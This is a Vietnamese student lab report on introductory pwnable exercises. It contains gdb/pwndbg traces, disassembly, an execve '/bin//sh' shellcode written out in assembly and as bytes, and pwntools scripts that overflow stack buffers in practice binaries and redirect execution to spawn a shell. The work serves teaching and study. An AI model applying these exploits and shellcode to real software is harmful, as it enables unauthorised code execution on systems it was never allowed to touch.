

GVHD: Nguyễn Hữu Quyền
Mã môn: NT521.P11.ANTN.1

Lab 3 - Nhập môn Pwnable - Nhóm 2

Thành viên	MSSV
Vũ Ngọc Quốc Khánh	22520661
Nguyễn Đức Luân	22520825
Đào Hoàng Phúc	22521110

Yêu cầu 1

```
pwndbg> x/20wx 0x55683968
0x55683968: 0x61616161 0xf7ffda00 0xf7ddaa99 0x08048831
0x55683978: 0x08048aef 0x000000f4 0x55685fe0 0x08048839
0x55683988: 0x00000000 0x00000000 0xf4f4f4f4 0xf4f4f4f4
0x55683998: 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4
0x556839a8: 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4 0xf4f4f4f4
pwndbg> |
```

Nhận thấy khoảng cách từ giá trị input đến ret_address là 32 bytes => Cần phải viết payload 28 bytes và 4 bytes ret_address mới.

```
from pwn import *
get_shell = b"\x2b\x87\x04\x08"
payload = b"a"*28 + get_shell
print(payload)
exploit = process("./app1-no-canary")
print(exploit.recv())
exploit.sendline(payload)
exploit.interactive()
```

Yêu cầu 2

Bước 1: Checksec

Khi `checksec()`

```
gdb
> gdb app2-canary
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from app2-canary...
(No debugging symbols found in app2-canary)
gdb-peda$ checksec
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

CANARY      : ENABLED
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
gdb-peda$ |
```

Bước 2: Disassemble

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x0804857b <+0>:    push    ebp
0x0804857c <+1>:    mov     ebp,esp
0x0804857e <+3>:    push    ebx
0x0804857f <+4>:    sub     esp,0x18
0x08048582 <+7>:    mov     eax,DWORD PTR [ebp+0xc]
0x08048585 <+10>:   mov     DWORD PTR [ebp-0x1c],eax
0x08048588 <+13>:   mov     eax,gs:0x14
0x0804858e <+19>:   mov     DWORD PTR [ebp-0x8],eax
0x08048591 <+22>:   xor     eax,eax
0x08048593 <+24>:   call    0x8048420 <getuid@plt>
0x08048598 <+29>:   mov     ebx,eax
0x0804859a <+31>:   call    0x8048420 <getuid@plt>
0x0804859f <+36>:   push    ebx
0x080485a0 <+37>:   push    eax
0x080485a1 <+38>:   call    0x8048440 <setreuid@plt>
0x080485a6 <+43>:   add     esp,0x8
0x080485a9 <+46>:   push    0x80486a0
0x080485ae <+51>:   call    0x8048430 <puts@plt>
0x080485b3 <+56>:   add     esp,0x4
0x080485b6 <+59>:   push    0x80486aa
0x080485bb <+64>:   call    0x8048400 <printf@plt>
0x080485c0 <+69>:   add     esp,0x4
0x080485c3 <+72>:   lea     eax,[ebp-0x18]
0x080485c6 <+75>:   push    eax
0x080485c7 <+76>:   push    0x80486b4
0x080485cc <+81>:   call    0x8048440 <__isoc99_scanf@plt>
0x080485d1 <+86>:   add     esp,0x8
0x080485d4 <+89>:   push    0x80486b7
0x080485d9 <+94>:   lea     eax,[ebp-0x18]
0x080485dc <+97>:   push    eax
0x080485dd <+98>:   call    0x80483f0 <strcmp@plt>
0x080485e2 <+103>:  add     esp,0x8
0x080485e5 <+106>:  test    eax,eax
0x080485e7 <+108>:  jne     0x80485f8 <main+125>
0x080485e9 <+110>:  push    0x80486be
0x080485ee <+115>:  call    0x8048430 <puts@plt>
0x080485f3 <+120>:  add     esp,0x4
0x080485f6 <+123>:  jmp     0x8048605 <main+138>
0x080485f8 <+125>:  push    0x80486cd
0x080485fd <+130>:  call    0x8048430 <puts@plt>
0x08048602 <+135>:  add     esp,0x4
0x08048605 <+138>:  mov     eax,0x0
0x0804860a <+143>:  mov     edx,DWORD PTR [ebp-0x8]
--Type <RET> for more, q to quit, c to continue without paging--
0x0804860d <+146>:  xor     edx,DWORD PTR gs:0x14
0x08048614 <+153>:  je      0x804861b <main+160>
0x08048616 <+155>:  call    0x8048410 <__stack_chk_fail@plt>
0x0804861b <+160>:  mov     ebx,DWORD PTR [ebp-0x4]
0x0804861e <+163>:  leave
0x0804861f <+164>:  ret
End of assembler dump.
```

Bước 3: Tấn công buffer overflow đơn giản

```
> ./app2-canary
Pwn basic
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
*** stack smashing detected ***: terminated
[1] 17389 IOT instruction ./app2-canary

WSL at mnt> Lab3-resource 0ms zsh 8.65%
```

Xuất hiện dòng stack masing detected

Bước 4: Xác định giá trị canary

Nhận thấy sau khi xem qua disassemble, giá trị canary nằm ở `$ebp - 8`

```
pwndbg> x/wx $ebp - 8
0xffffcdd0:      0x334eac00
```

Và khi chạy nhiều lần thì giá trị canary sẽ thay đổi

Yêu cầu 3

Bước 1: Tạo 1 file .o với mục đích ngắt chương trình

```
phuc@wh1t3-sh4d0w: /mnt/d/UIT. x + v
phuc@wh1t3-sh4d0w: /mnt/d/UIT/School/HKV-2024/LTATVKTLHPM/Lab/Lab3/Lab3-resource$ objdump -d c3.o
c3.o:      file format elf32-i386

Disassembly of section .text:
00000000 <.text>:
 0: b8 01 00 00 00      mov     $0x1,%eax
 5: cd 80              int     $0x80
phuc@wh1t3-sh4d0w: /mnt/d/UIT/School/HKV-2024/LTATVKTLHPM/Lab/Lab3/Lab3-resource$
```

Bước 2: Thực hiện exploit với Payload gồm:

Shellcode chèn vào để ngắt chương trình: `\xb8\x01\x00\x00\x00\xcd\x80`

Phần chèn vào cho đủ: `\x00 *21`

Địa chỉ trả về được thay đổi: `\x68\x39\x68\x55`

```
from pwn import *
get_shell = b"\x68\x39\x68\x55" # Các byte địa chỉ get_shell dạng Little Endian
payload = b"\xb8\x01\x00\x00\x00\xcd\x80" + b"\x00"*21 + get_shell # Input sẽ nhập
print(payload) # In payload
exploit = process("./app1-no-canary") # Chạy chương trình app-no-canary
print(exploit.recv())
exploit.sendline(payload) # gửi payload đến chương trình
exploit.interactive() # Dừng tương tác với chương trình khi có shell thành công
```

```
# Disassemble c a file c3.o
# 00000000 <.text>:
#      0:  b8 01 00 00 00      mov     $0x1,%eax
#      5:  cd 80               int     $0x80
```

Bước 3: Chạy code trên ta thu được kết quả là không có dòng chữ "End of program" trả về

```
phuc@wh1t3-sh4d0w: /mnt/d/UIIT/School/HKV-2024/LTATVKTLHPM/Lab/Lab3/Lab3-resource$ python3 exploit.py
.\x01\x00\x00\x00f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00h9HU
[*] Starting local process './app1-no-canary': pid 29885
b'Pwn basic\n'
/mnt/d/UIIT/School/HKV-2024/LTATVKTLHPM/Lab/Lab3/Lab3-resource/exploit.py:8: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
    exploit.sendline(payload) # gửi payload đến chương trình
[*] Switching to interactive mode
[*] Process './app1-no-canary' stopped with exit code 0 (pid 29885)
Password:Invalid Password!
[*] Got EOF while reading in interactive
$ ls
[*] Got EOF while sending in interactive
phuc@wh1t3-sh4d0w: /mnt/d/UIIT/School/HKV-2024/LTATVKTLHPM/Lab/Lab3/Lab3-resource$
```

Yêu cầu 4

Sinh viên thực hiện viết shellcode theo hướng dẫn bên dưới.

```
semloh4869@kali: ~/Lab3/Lab3-resource
File Actions Edit View Help
semloh4869@kali:~/Lab3/Lab3-resource
$ cat shellcode_nhom2.asm
section .text
global _start
_start:
    push rax
    xor rdx, rdx
    xor rsi, rsi
    mov rdx, '/bin//sh'
    push rdx
    push rsp
    pop rdi
    mov al, 0x3b
    syscall

semloh4869@kali:~/Lab3/Lab3-resource
$ ./shellcode_nhom2
$ ls
app1-no-canary  app2-canary  app2-no-canary  core  demo  demo_exploit.py  shellcode_nhom2  shellcode_nhom2.asm  shellcode_nhom2.o  test_shell  test_shell.c
$ whoami
semloh4869
$
```


Yêu cầu 5

Sinh viên thực hiện khai thác lỗ hổng buffer overflow của file demo để truyền và thực thi được đoạn shellcode đã viết. Báo cáo chi tiết các bước tấn công.

Xác định độ dài input cần nhập:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>
int main(void)
{
    char buffer[32];
    printf("DEBUG: %p\n", buffer);
    gets(buffer);
}
```

Ta thấy input là chuỗi có độ dài là 32 byte, quan sát sơ đồ sau:




Do kiến trúc chương trình là 64 bit nên để ghi đè ebp và return address cần 8 byte cho mỗi phần nên tổng cộng là 16 byte. Cộng với độ dài input là 32 byte nên độ dài payload sẽ là 48 byte.

Nội dung shellcode truyền vào, được đặt ở đầu input sẽ nhập

```
\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05
```

Phương pháp thực thi shellcode: shellcode được đặt ở địa chỉ bắt đầu của input được xác định bằng kết quả thực thi file demo



Nội dung source code:

```
from pwn import *

# Shellcode dưới dạng chuỗi byte
payload =
b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54"
\x5f\xb0\x3b\x0f\x05" + b'\x00'*16

# Mở tiến trình
exploit = process("./demo")

# Nhận đầu ra cho đến khi gặp chuỗi "DEBUG: 0x"
exploit.recvuntil("DEBUG: 0x")


# Nhận địa chỉ (12 ký tự) và chuyển thành số nguyên từ hệ cơ số 16
address = exploit.recv(12)
print(f"Received address: {address}")

# Chuyển địa chỉ thành số nguyên, sau đó chuyển thành định dạng little-endian (p64)
payload += p64(int(address, 16))

# Gửi payload
exploit.sendline(payload)

# Tương tác với shell
exploit.interactive()
```

Kết quả thực hiện tấn công file demo:



The screenshot shows a Kali Linux terminal window with the following content:

```
semloh4869@kali: ~/Lab3/Lab3-resource
$ python3 demo_exploit.py
[*] Starting local process './demo': pid 86295
/home/semloh4869/Lab3/Lab3-resource/demo_exploit.py:10: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.python.org/3/library/bytes.html
  exploit.recvuntil("DEBUG: 0x")
Received address: b'7fffffffddc0'
[*] Switching to interactive mode

$ whoami
semloh4869
$ ls
app1-no-canary  core          shellcode_nhom2  test_shell
app2-no-canary  demo          shellcode_nhom2.asm  test_shell.c
app2-no-canary  demo_exploit.py  shellcode_nhom2.o
```

The terminal window has a sidebar on the left with 'Places' and 'Devices' sections. The 'Places' section includes 'Computer', 'semloh4869', 'Desktop', 'Recent', 'Trash', 'Documents', 'Music', 'Pictures', 'Videos', and 'Downloads'. The 'Devices' section includes 'File System' and 'Network'. The 'Network' section includes 'Browse Network'.